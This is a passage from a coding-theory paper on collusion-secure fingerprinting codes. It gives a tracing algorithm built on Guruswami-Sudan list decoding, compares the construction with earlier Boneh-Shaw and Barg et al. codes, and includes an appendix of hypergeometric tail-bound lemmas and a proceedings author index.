$$L_B = O(c^6 \log c).$$

Therefore, the length of the concatenated code $C = BS(q, r) \circ W$ is $L = L_B n = O(c^6 \log c \log N)$.

Moreover, as the code satisfies the conditions in theorem 2 we have that $p_e \leq q^k 2^{-nD(\sigma|\epsilon_B)}$, thus proving the theorem. □

4.1 Tracing Algorithm

From the previous discussion we know that we can construct asymptotically good fingerprinting codes that allow the identification of a coalition member by a minimum Hamming distance criteria, but we have not shown how to do this identification in an efficient manner.

First note that the decoding process of the inner code, using the algorithm proposed in Section 3, requires only $q - 2$ blocks comparisons, where each block has length $L = O(c^2 \log c)$. Therefore, the decoding time complexity for the inner code is $O(c^6 \log c)$.

The decoding process for the outer code needs to recover a codeword that differs in no more than $n - n(1 - \sigma)/c$ symbols from the false fingerprint. As we have seen in theorem 3, we can use AG codes as outer codes, thus we can use the Guruswani-Sudan list decoding algorithm to decode them, an algorithm of $poly(n)$ complexity.

The Guruswani-Sudan (GS) algorithm (see [4] for a detailed exposition) can be described as follows. Let C be an AG code with parameters $[n, k, d]$ over \mathbb{F}_q . Then, given any vector $\mathbf{x} = (x_1, \dots, x_n) \in \mathbb{F}_q^n$, the GS algorithm returns a list of all codewords $\mathbf{u} = (u_1, \dots, u_n) \in C$ such that

$$d(\mathbf{u}, \mathbf{x}) < n - \sqrt{n(n - d)}$$

Thus, for our purposes, it is necessary that

$$n - n(1 - \sigma)/c \leq n - \sqrt{n(n - d)}$$

that is $n\sigma/c \leq n/c - \sqrt{n(n - d)}$. The last equation can be rewritten as

$$\frac{1 - \sigma}{c} \geq \sqrt{1 - \delta}$$

where $\delta = d/n$.

By the Tsfasman-Vlăduț-Zink bound, $1 - \delta \leq 1/(\sqrt{q} - 1)$, thus a sufficient condition for the existence of a code with these properties is

$$(1 - \sigma)^2 > \frac{c^2}{\sqrt{q} - 1}$$

but as in Theorem 3, if $\sqrt{q} - 1 > c^2$ the code exists. Therefore we have proved next theorem.

Theorem 4. *Let W be an algebraic-geometric code $[n, k, d]$ over \mathbb{F}_q , with $N = q^k$ codewords, where $d > n - n(1 - \sigma)/c^2$ and $\sqrt{q} > c^2/(1 - \sigma)^2 + 1$. Let V be a $BS(q, r)$ c -secure Boneh-Shaw code with error probability $\epsilon_B < \sigma$. Then the concatenated code $C = V \circ W$ is a c -secure fingerprinting code with error probability $p_e \leq q^k 2^{-nD(\sigma||\epsilon_B)}$, length $L = O(c^6 \log c \log N)$ and identification algorithm complexity $\text{poly}(\log N)$.*

Finally, we only want to point out that Reed-Solomon (RS) codes can be used as outer codes, obtaining reasonable lengths, however no asymptotically good codes. The RS codes are very easy to *manipulate* (encode/decode), but they have the not desirable property that $n = q$, that is, their length coincides with the cardinal of their alphabet.

Thus, when we concatenate a $RS[n, k]$ code with a $BS(n, r)$, that is, $C = BS(n, r) \circ RS(n, k)$, with have $L_C = O(c^2 n^2)$. Note that the error probability does not change.

5 Comparison with Previous Constructions

As a conclusion we compare our construction with previous work on fingerprinting codes.

The construction presented in this correspondence is a combination of the constructions of Boneh and Shaw in [2] and of Barg et al. in [1]. As one immediately sees, the resulting construction is a concatenated code where the outer code is from the same family of codes as the outer codes used in [1] and the inner code is the code discussed in [2]. In a sense we have tried to obtain a new code by borrowing from the key features of these previous schemes.

Among the variable parameters of the construction of a fingerprinting code, that is, the number of users N , the coalition size c and the error probability ϵ , we think that c and N are in some way correlated, because the probability of great coalitions necessary increases with N , thus for asymptotic results, the behavior in c must be take in account.

The Boneh-Shaw codes proposed in [2] satisfy $L = O(c^4 \log(N/\epsilon) \log(1/\epsilon))$. Moreover, when fixed N and ϵ , $L = O(c^4)$, thus better than our construction. The weak point of the BS concatenated codes is the outer random code, thus this implies, for large N , the impossibility of constructing/decoding these codes.

The codes in proposed by Barg et al. [1], where c is fixed have the same asymptotic behavior that the codes proposed here. The weak point of codes in

[1] is the inner code, thus it is difficult to construct such a codes, especially for a large value of c .

For the inner code, in [1] (c, c) -separable codes are used. In Proposition 4.3 of [1], the existence of (c, c) -separable codes is proved, and the following lower bound for the rate is provided

$$R \geq -\frac{\log\left(1 - \frac{1}{2^{2c-1}}\right)}{2c-1} - \frac{1}{m}$$

where m is the code length. Thus,

$$m \leq \frac{(\log_2 q - 1)(2c - 1)}{-\log\left(1 - \frac{1}{2^{2c-1}}\right)}$$

Note that when c increases this bound can be approximated by $m \leq 2^{2c} 2c \log_2 q$, therefore, the concatenated constructions in [1] can achieve lengths of order $2^{2c} \log N$.

Thus, even though we do not consider the difficulty of construction, saving and decoding the (c, c) -separable code, for a relatively large values of c , that in real situations necessary increases with N , we see that the resulting lengths of (c, c) -separable codes rise to asymptotically poorer results than our construction.

References

1. A. Barg, G. R. Blakey, and G. A. Kabatiansky. Digital fingerprinting codes: Problem statements, constructions, identification of traitors. *IEEE Trans. Inform. Theory*, 49(4):852–865, Apr. 2003.
2. D. Boneh and J. Shaw. Collusion-secure fingerprinting for digital data. *IEEE Trans. Inform. Theory*, 44(95):1897–1905, Sep. 1998.
3. G. Forney. Concatenated codes. *Cambridge, MA: MIT Press*, 1966.
4. V. Guruswami and M. Sudan. Improved decoding of Reed-Solomon codes and algebraic geometry codes. *IEEE Trans. Inform. Theory*, 45(6):1757–1767, Sep. 1999.
5. W. Hoeffding. Probability inequalities for sums of bounded random variables. *J. Amer. Statist. Assoc.*, 58(301):13–30, Mar. 1963.
6. Gabor Tardos. Optimal probabilistic fingerprint codes. *Proceedings of the 35th Annual ACM Symposium on Theory of Computing*, pages 116–125, 2003.
7. M. Tsfasman and S. Vlăduț. Algebraic-geometric codes. *Dordrecht, The Netherlands: Kluwer*, 1991.

A Appendix

The hypergeometric distribution, deals with counting the number of *items* with some characteristic, obtained when n items are selected randomly without replacement from N of which Np exhibits the characteristic.

Let $0 < p < 1$ and $q = 1 - p$, where $p, q \in \mathcal{Q}$.

The population size is N and the sample size is $n < N$, where Np, Nq are both integers. Then, the hypergeometric distribution is defined as

$$H(k; n, p, N) = \frac{\binom{Np}{k} \binom{Nq}{n-k}}{\binom{N}{n}} \tag{2}$$

where $0 \leq k \leq Np$.

Knowing that all hypergeometric moments are bounded by the corresponding binomial moments, using Theorem 4 in [5], any bound for the binomial distribution is also valid for the hypergeometric distribution. Therefore, the Chernoff bound can be applied to the hypergeometric distribution. Thus if Y_n is a random hypergeometric variable (where n represents the sample size), with expected value $\mu_n = np$, then

$$p(Y_n - \mu_n < -\delta) \leq e^{-\frac{\delta^2}{2\mu_n}} \tag{3}$$

for any $\delta \geq 0$.

Let Y_n be an hypergeometric random variable with distribution $H(-; n, p, N)$, with $\mu_n = np$ the expected value. Then we can prove next results.

Lemma 1. *Let $0 \leq \delta \in R$, then $p(Y_n - \mu_n > \delta) = p(Y_{N-n} - \mu_{N-n} < -\delta)$.*

Proof. From (2) it is straightforward to see that $H(k; n, p, N) = H(Np - k; N - n, p, N)$, so

$$\begin{aligned} p(Y_n > \delta + \mu_n) &= \sum_{i=1}^{Np-\delta-\mu_n} H(\delta + \mu_n + i; n, p, N) = \\ &= \sum_{i=1}^{Np-\delta-\mu_n} H(Np - \delta - \mu_n - i; N - n, p, N) = p(Y_{N-n} < Np - \delta - \mu_n), \end{aligned}$$

but as $\mu_{N-n} = Np - \mu_n$ we have that

$$p(Y_n - \mu_n > \delta) = p(Y_{N-n} < Np - \mu_n - \delta) = p(Y_{N-n} - \mu_{N-n} < -\delta). \quad \square$$

Lemma 2. *Given $\delta \geq 0$ and $\epsilon > 0$ such that for all sample size n , $p(Y_n - \mu_n < -\delta) < \epsilon$, then $p(Y_n - \mu_n > \delta) < \epsilon$.*

Proof. We have seen that $p(Y_n - \mu_n > \delta) = p(Y_{N-n} - \mu_{N-n} < -\delta)$, but by hypothesis we have that $p(Y_{N-n} - \mu_{N-n} < \delta) < \epsilon$. □

Similar results are derived when we consider a set of independent hypergeometric random variables. Let $Y_{n_i}^i = H(-; n_i, p_i, N_i)$, for $i = 1, \dots, m$, a set of independent hypergeometric random variables, with means $\mu_{n_i}^i = n_i p_i$.

Lemma 3. Let $\delta \geq 0$ and $\epsilon > 0$ be values such that $p(Y_{n_i}^i - \mu_{n_i}^i < -\delta) \leq e^{-\frac{\delta^2}{2\mu_{n_i}^i}} < \epsilon$, for $i = 1, \dots, m$. Then

$$p\left(\sum_{i=1}^m (Y_{n_i}^i - \mu_{n_i}^i) < -\sqrt{m}\delta\right) < \epsilon.$$

for any values n_i .

Proof. By Theorem 4 of [5] and applying the Chernoff bound, we have that

$$p\left(\sum_{i=1}^m (Y_{n_i}^i - \mu_{n_i}^i) < -\sqrt{m}\delta\right) \leq e^{-\frac{m\delta^2}{2\sum_{i=1}^m \mu_{n_i}^i}},$$

Let $\mu = \max_i\{\mu_{n_i}^i\}$, then

$$e^{-\frac{m\delta^2}{2\sum_{i=1}^m \mu_{n_i}^i}} \leq e^{-\frac{\delta^2}{2\mu}} < \epsilon.$$

□

Lemma 4. Let $Y_{n_i}^i$, for $i = 1, \dots, m$, be a set of independent hypergeometric random variables of expected value $\mu_{n_i}^i$. Let $\delta \geq 0$ and $\epsilon > 0$ values such that $p(Y_{n_i}^i - \mu_{n_i}^i < -\delta) < e^{-\frac{\delta^2}{2\mu_{n_i}^i}} < \epsilon$, for $i = 1, \dots, m$. Then, for any values n_i ,

$$p\left(\sum_{i=1}^m (Y_{n_i}^i - \mu_{n_i}^i) > \sqrt{m}\delta\right) < \epsilon.$$

Proof. Given any m -tuple $\Gamma = (\gamma_1, \dots, \gamma_m) \in \mathbb{Z}^m$ we denote by $S\Gamma = \sum_{k=1}^m \gamma_k$. Then

$$\begin{aligned} p\left(\sum_{i=1}^m (Y_{n_i}^i - \mu_{n_i}^i) > \sqrt{m}\delta\right) &= \sum_{S\Gamma > \sqrt{m}\lambda} \prod_{i=1}^m p(Y_{n_i}^i - \mu_{n_i}^i = \gamma_i) = \\ &= \sum_{S\Gamma > \sqrt{m}\lambda} \prod_{i=1}^m p(Y_{N_i-n_i}^i - \mu_{N_i-n_i}^i = -\gamma_i) = \\ &= p\left(\sum_{i=1}^m (Y_{N_i-n_i}^i - \mu_{N_i-n_i}^i) < -\sqrt{m}\delta\right) < \epsilon. \end{aligned}$$

□

Author Index

- An, Gaeil 182
Bao, Feng 264
Cao, Zhengjun 1
Chakraborty, Debrup 88
Chen, Kefei 13
Chen, You 153
Cheng, Xue-Qi 153
Choe, Jin Gi 279
Chun, Kilsoo 1
Cotrina, Josep 289
Cui, Zhongjie 168
Dai, Kui 66
Fernandez, Marcel 289
Guo, Li 153
Han, SangYong 211
He, Jianbo 196
He, Yeping 196
Hong, Sung Je 238
Hori, Yoshiaki 253
Hu, Xuexian 54
Jin, EunKyung 211
Kang, Yu 279
Kim, Deok Jin 238
Kim, Jong 238
Kim, Myung 279
Kim, SeongKi 211
Kim, Tae Hyung 238
Krzywiecki, Lukasz 130
Kubiak, Przemyslaw 130
Kutyłowski, Mirosław 130
Li, Ning 144
Li, Shiqu 54
Li, Xiangxue 13
Li, Yang 153
Libert, Benoît 27
Lim, Seongan 1
Lim, Yoonsun 279
Lin, Dongdai 78
Liu, Lihua 1
Liu, Shengli 13
Liu, Wenfen 54
Lu, Hongyi 66
Ma, Changshe 118
Mao, Limin 168
Ming, Yongtao 54
Moon, Ho Kun 279
Park, Haeryong 1
Park, Joon S. 182
Qi, Yong 144
Qing, Sihan 225
Quisquater, Jean-Jacques 27
Sakurai, Kouichi 253
Sarkar, Palash 88
Seo, Kwang Hee 279
Shi, Yi 144
Song, YoungJin 211
Tang, Chenghua 168
Tang, Liuying 225
Tartary, Christophe 103
Tong, Xin 42
Tong, Yuanman 66
Wang, Dayin 78
Wang, Huaxiong 103
Wang, Zhan 253
Wang, Zhiying 66
Wen, Qiao-Yan 42
Weng, Jian 13
Wu, Wenling 78
Wu, Yongdong 264
Yang, Xinyu 144
Yao, Shuping 168
Yie, Ikkwon 1
Yuan, Chunyang 196
Yung, Moti 27
Zhang, Jie 42
Zhou, Zhouyi 196